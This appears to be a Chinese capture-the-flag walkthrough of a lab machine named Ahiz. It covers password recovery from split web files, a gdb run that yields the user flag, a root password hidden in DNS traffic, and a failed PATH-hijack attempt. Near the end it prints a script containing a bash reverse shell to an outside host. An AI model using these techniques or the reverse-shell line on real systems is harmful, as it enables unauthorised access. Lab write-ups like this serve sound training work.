ahiz-wp-Fzer0FA

一、信息收集

端口扫描，开放22，80端口；
使用dirsearch 扫描目录，存在x.php ；
结合首页提示，拆分密码可以猜测密码存放位置；

```
┌──(root㉿kali)-[/home/kali/Desktop/ahiz]
└─# curl http://10.0.2.24/64.php
M001

┌──(root㉿kali)-[/home/kali/Desktop/ahiz]
└─# curl http://10.0.2.24/65.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 10.0.2.24 Port 80</address>
</body></html>
```

二、获取立足点

写个脚本拼接密码

```
#!/bin/bash

# 定义目标IP
TARGET_IP="10.0.2.24"

# 初始化一个空字符串来存储完整的密码
FULL_PASSWORD=""

# 使用 for 循环从 1.php 到 64.php 获取内容
for i in {1..64}
do
  # 使用 curl 获取每个文件的内容，-s 参数用于静默模式
  PARTIAL_PASSWORD=$(curl -s "http://${TARGET_IP}/${i}.php")

  # 将获取到的内容追加到完整密码字符串的末尾
  FULL_PASSWORD="${FULL_PASSWORD}${PARTIAL_PASSWORD}"
done

# 打印完整的密码
```

```
echo "完整的密码是: ${FULL_PASSWORD}"
```

```
┌──(root㉿kali)-[/home/kali/Desktop/ahiz]
└─# ./get_pass.sh
完整的密码是: Vm0weGQxSXhWWGhTV0d4VFYwZG9WVll3WkRSWFJteDBaVVYwVjJKR2JETlpWVlpQWVVaS2MxZHVhRmRTTTJoUVZtMXplRll4WkhWaVJtUnBWMGRvZVZaclVrZ
FpWMDE0Vkc1T1dHSkdjSEJXYTFwaFpWWmFjVk5xVWxwV01VcElWbTAxVjJGc1NuVlJiVGxhVjBoQ1dGUlhlR0ZqYkd0NllVWk9UbUY2VmpWV1JscFhWakpHU0ZadVJsSldSM001

┌──(root㉿kali)-[/home/kali/Desktop/ahiz]
└─# cat get_pass.sh
#!/bin/bash

# 定义目标IP
TARGET_IP="10.0.2.24"

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  # 将获取到的内容追加到完整密码字符串的末尾
  FULL_PASSWORD="${FULL_PASSWORD}${PARTIAL_PASSWORD}"
done

# 打印完整的密码
echo "完整的密码是: ${FULL_PASSWORD}"
```

base64解码后得到用户密码，结合网页上的用户名；

```
      to { width: 40em } /* 逐字显示宽度，根据文字长度调 */
    }
    @keyframes blink {
      from, to { border-color: transparent }
      50% { border-color: white; }
    }
  </style>
</head>
<body>
  <div class="banner">
    这是一个非常简单的入口，密码我已经分成了好多串  快来获取吧welcome
  </div>
</body>
</html>
```

获取到身份凭证

```
welcome:passwd@123ZZZZ123
```

获取立足点成功；
当前用户目录下存在一个可执行文件；
获取到本地用gdb调试；

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from 1...
(No debugging symbols found in 1)
(gdb) run $(python -c 'print "A"*300')
Starting program: /home/kali/Desktop/ahiz/1 $(python -c 'print "A"*300')
  File "<string>", line 1
    print "A"*300
    ^^^^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print( ... )?
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching after fork from child process 2297]
Usage: /home/kali/Desktop/ahiz/1 <string>大于密码长度
[Inferior 1 (process 2250) exited with code 01]
(gdb)  run $(python -c 'print("A"*300)')
Starting program: /home/kali/Desktop/ahiz/1 $(python -c 'print("A"*300)')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching after fork from child process 2352]
✓  Good job! Here is your flag:
user_FLAG{this_is_a_safe_demo_flag}
[Inferior 1 (process 2307) exited normally]
(gdb)
```


获取到user_flag

三、提权

```
welcome@Ahiz:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
welcome@Ahiz:~$
```

没有找到文件可提权的信息；

查看/opt 目录 有个数据包，down到本地查看



第一次查看的时候忽略了域名前面的信息。。。。

```
tshark -r dns_data.pcap -Y "dns" -T fields -e dns.qry.name | awk -F'.'
'{print $1}' | tr -d '\n'
```

提权数据包中16进制的隐藏信息

转ASCII后再解base64后可得到root密码

```
root : passwd@123Ahiz
```

```
┌──(kali㉿kali)-[~/Desktop/ahiz]
└─$ echo "cGFzc3dkQDEyM0FoaXo=" |base64 -d
passwd@123Ahiz

welcome@Ahiz:/$ su root
Password:
root@Ahiz:/# cat /root/root.txt
flag{root}
root@Ahiz:/#
```

另外，/ 目录下有个passwd文件，尝试修改环境变量提权失败。。。

```
welcome@Ahiz:/$ cat /home/welcome/1231sada
#!/bin/sh
/bin/sh
bash -c 'exec bash -i &>/dev/tcp/10.0.2.15/9999 <&1'
welcome@Ahiz:/$ ./passwd
./passwd: line 1: 1231sada: command not found
welcome@Ahiz:/$ export PATH=/home/welcome:$PATH
welcome@Ahiz:/$ ls -liah passwd
23 -rwxr-xr-x 1 root root 9 Sep  3 13:12 passwd
welcome@Ahiz:/$ ./passwd
$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
$ cat /etc/cron*
cat: /etc/cron.d: Is a directory
cat: /etc/cron.daily: Is a directory
cat: /etc/cron.hourly: Is a directory
cat: /etc/cron.monthly: Is a directory
cat: /etc/cron.weekly: Is a directory
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
```